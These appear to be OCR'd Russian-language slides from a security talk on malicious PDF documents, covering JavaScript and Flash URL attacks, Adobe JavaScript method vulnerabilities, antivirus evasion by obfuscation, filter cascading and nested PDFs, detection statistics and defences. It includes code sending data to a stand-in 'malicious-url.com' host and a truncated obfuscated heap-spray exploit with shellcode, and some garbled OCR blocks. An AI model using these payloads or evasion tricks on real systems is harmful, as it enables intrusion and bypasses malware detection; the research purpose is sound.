


URL-атака (вариант, использующий JavaScript)

```
try
{
    result = app.launchURL("http://malicious-url.com", true);
}
catch(err)
{
    this.closeDoc();
}
```

URL-атака (вариант, использующий JavaScript)

URL-атака (вариант, использующий JavaScript)




Эксплуатация уязвимостей в Adobe JavaScript

Уязвимости в JavaScript-методах


- app.doc.Collab.getIcon()
- util.printf()
- Collab.collectEmailInfo()
- media.newPlayer()
- …

Принцип эксплуатации



Flash внутри PDF

- Adobe Supplement to the ISO 32000 (июнь 2008)
- Внедрение требует около 10 различных объектов
- Подсистема безопасности Adobe




URL-атака (вариант, использующий Flash)

```
package {
    import flash.display.MovieClip
    import flash.net.navigateToURL;
    import flash.net.URLRequest;
    import flash.net.URLVariables;

    public class NavigateToURLExample extends MovieClip {

        public function NavigateToURLExample() {
            var url:String = "http://malicious-url.com";
            var variables:URLVariables = new URLVariables();
            variables.exampleUserLabel = "Private Data";
            var request:URLRequest = new URLRequest(url);
            request.data = variables;
            try {
                navigateToURL(request);
            }
            catch (e:Error) {
                // handle error here
            }
        }
    }
}
```

URL-атака (вариант, использующий Flash)

```
package {
    import flash.display.MovieClip
    import flash.net.navigateToURL;
    im
    im

    pu
            try {
                navigateToURL(request);
            }
            catch (e:Error) {
                // handle error here
            }
        }
    }
}
```

URL-атака (вариант, использующий Flash)



Эксплуатация уязвимостей Flash

- **Передача управления в динамическую память (CVE-2009-1862)**
- **Вредоносный код (июль 2009)**
  - **Exploit.SWF.Agent.br (Лаборатория Касперского)**
  - **Trojan.Pidief.G (Symantec)**

Средства противодействия анализу

- **Синтаксические изменения**
- **Каскадирование преобразований (фильтры)**
- **JavaScript-обфускация**
- **Внедрение PDF внутрь PDF**

Тестовый экземпляр

- **Exploit Database #10618 (www.exploit-db.com)**
  - **Уязвимость в JavaScript-методе *media.newPlayer***

15/42

- **Безвредный PDF–документ с JavaScript**

```
app.alert({cMsg: 'OK', cTitle: 'Testing PDF JavaScript', nIcon: 3});
```

0/42

Синтаксические изменения

- **HEX-представление маркеров**
  - **/JavaScript -> /#4A#61va#53#63ri#70#74**
- **Изменение текстовых данных**
  - **Разбиение строк с помощью символа '\'**
  - **Представление символов в восьмеричной системе**
  - **Представление символов в шестнадцатеричной системе**
  - **Вставка символов пробела**
- **Изменение порядка объектов в файле**
- **Использование синонимов (alias)**
  - **ASCIIHexDecode -> AHx; ASCII85Decode -> A85**
  - **LZWDecode -> LZW; FlateDecode -> Fl**
  - **RunLengthDecode -> RL; CCITTFaxDecode -> CCF**
  - **DCTDecode -> DCT**

-4

+5

Каскадирование фильтров

- **Преобразования (фильтры)**

  ASCIIHexDecode; ASCII85Decode;
  LZWDecode; FlateDecode;
  RunLengthDecode; CCITTFaxDecode;
  JBIG2Decode; DCTDecode; JPXDecode; Crypt

-0
+2

```
5 0 obj
<< /Type /Action /S /JavaScript /JS 6 0 R >>
endobj
6 0 obj
<< /Length 100 /Filter [/FlateDecode /ASCIIHexDecode]
>>
stream

хњеЋЛ
Ћ0[FF]CWJнФ¦rP(ыЦ@*Ћ('яЋ,Є[DC3]c?5‡[ETX]КМ—єбДб)жmКЬ[ESC]з"[DC3]Ж
Umцфроо—•of9CKFфИL!т,IФ:EJ6QдЦ±r€zrб[Ґ]фЌКБщяо[ENQ]Зq'I

endstream
endobj
```

Каскад фильтров

Данные

JavaScript-обфускация

www.javascriptobfuscator.com

```
var _0x52e7=[
"%uc931%ue983%ud9dd%ud9ee%u2474%u5bf4%u7381%u6f13%ub102%u830e%uf
b%uf4e2%uea93%u0ef5%u026f%u4b3a%u8953%u0bcd%u0317%u855e%u1a20%u5
a%u034f%u475a%u36e4%u0f3a%u3381%u9771%u86c3%u7a71%uc368%u037b%uc
e%ufa5a%u5654%u0a95%ue71a%u513a%u034b%u685a%u0ee4%u85fa%u1e30%ue
0%u1ee4%u0f3a%u8b84%u2aed%uc16b%uce80%u890b%u3ef1%uc2ea%u02c9%u4
4%u85bd%u1e1f%u851c%u0a07%u075a%u82e4%u0e01%u026f%u663a%u5d53%uf
0%u540f%uf638%uc2ec%u5eca%u7c07%uec69%u6a1c%uf029%u0ce5%uf1e6%u6
8%u62d0%u2c0c%u76d4%u020a%u0eb1","%u0d0d%u0d0d","length",
"substring","1.000000000000000000000000 : 0000000","printd",
"newPlayer"];function spray_heap(){var _0x7f64x2,_0x7f64x3,
_0x7f64x4;_0x7f64x2=0x8000;_0x7f64x3=unescape(_0x52e7[0]);
_0x7f64x4=unescape(_0x52e7[1]);while(_0x7f64x4[_0x52e7[2]]<
_0x7f64x2){_0x7f64x4+=_0x7f64x4;} ;nopsled_len=_0x7f64x2-(
_0x7f64x3[_0x52e7[2]]+20);_0x7f64x4=_0x7f64x4[_0x52e7[3]](0,
nopsled_len);heap_chunks= new Array();for(var _0x7f64x5=0;
_0x7f64x5<1200;_0x7f64x5++){heap_chunks[_0x7f64x5]=_0x7f64x4+
_0x7f64x3;} ;} ;function trigger_bug(){util[_0x52e7[5]](_0x52e7[
], new Date());try{media[_0x52e7[6]](null);} catch(e){} ;util[
```

VIRUS TOTAL

-3
+0

PDF внутри PDF

```
<</DL  2394  /Filter [/FlateDecode] /Subtype
/application#2Fpdf /Length 858 /Params << ... >> /Type
/EmbeddedFile >>
stream
```

Тип внедренного файла

```
хњ•VЭnЫ6DC4sЋЋњAЋSOHEMr,Й□KETBS@м6АЦа
к"7E102ei•HЃ¤bwCµ±ETB{Є=A^`‡ъµi{ЛBSиНъxsпЋ<вЎєSIoo.ГБИ
ч?ќDLESTXDLEОцќЩМїП(їЌ4DC3FS&ЄsBELяГЧЊ,ї љ$b
```

-8

+0


```
endstream
endobj
6 0 obj
<</EF <</F 5 0 R >> /Type /Filespec /F (file.pdf) >>
endobj
7 0 obj
<</EmbeddedFiles <</Names [< ... > 6 0 R] >> >>
endobj
8 0 obj
<</S /GoToE /T <</N <...> /R /C /NewWindow false >>
/NewWindow false >>
endobj
```

Вложенный PDF-файл (сжатый ZLIB)

Переход на вложение

«Матрешка»

5 итераций внедрения в PDF



VIRUS TOTAL

-11

+0

POSITIVE TECHNOLOGIES

Тестирование «Матрешки»

- Инфицированный SWF-файл (CVE-2007-0071)
- Инфицированный PDF-файл (CVE-2010-0188)
- Безвредный SWF-файл

Экземпляр	До внедрения	1 итерация внедрения	5 итераций внедрения
media.newPlayer	15/42	7/42	4/42
CVE-2007-0071	26/42	7/42	6/42
CVE-2010-0188	10/42	8/42	6/42
Безвредный PDF+JS	0/42	0/42	0/42
Безвредный SWF	0/42	0/42	0/42

Статистика по антивирусным продуктам

Исходные данные для анализа:

- 11 зараженных файлов (3 типа + модификации)
- 9 безвредных файлов (2 типа + модификации)
- 42 антивирусных продукта (virustotal.com)

Статистика по антивирусным продуктам

Статистика по антивирусным продуктам


- **18/42 не обнаружили ни одного экземпляра**
- **Ни один экземпляр не обошел все антивирусы**
- **Ложные срабатывания 6/42**

Authentium	**2**
BitDefender	**1**
eTrust-Vet	**1**
F-Secure	**1**
GData	**1**
nProtect	**1**

Заражение PDF-документов

- **Модификация существующей структуры**
  - **Вставка необходимых объектов**
  - **Модификация служебных полей**
  - **Вставка обработки «События»**
- **Использование механизма обновлений**

Механизм обновлений PDF-документов



Защита от инфицированных PDF-файлов

- **Отключение активного содержимого**
  - **JavaScript**
  - **Flash**
- **Альтернативные редакторы PDF**
- **«Песочница» (Security sandbox)**
  - **Интегрированные в антивирусные продукты**
  - **Обособленные (Sandboxie)**

Заглядывая в будущее

Неопубликованные уязвимости Adobe

- Zero Day Initiative – 8 извещений
- Secunia Research – 6 извещений
- Vupen Security – 34 извещения

Спасибо за внимание!

srublev@ptsecurity.ru
www.ptsecurity.ru
www.securitylab.ru

POSITIVE TECHNOLOGIES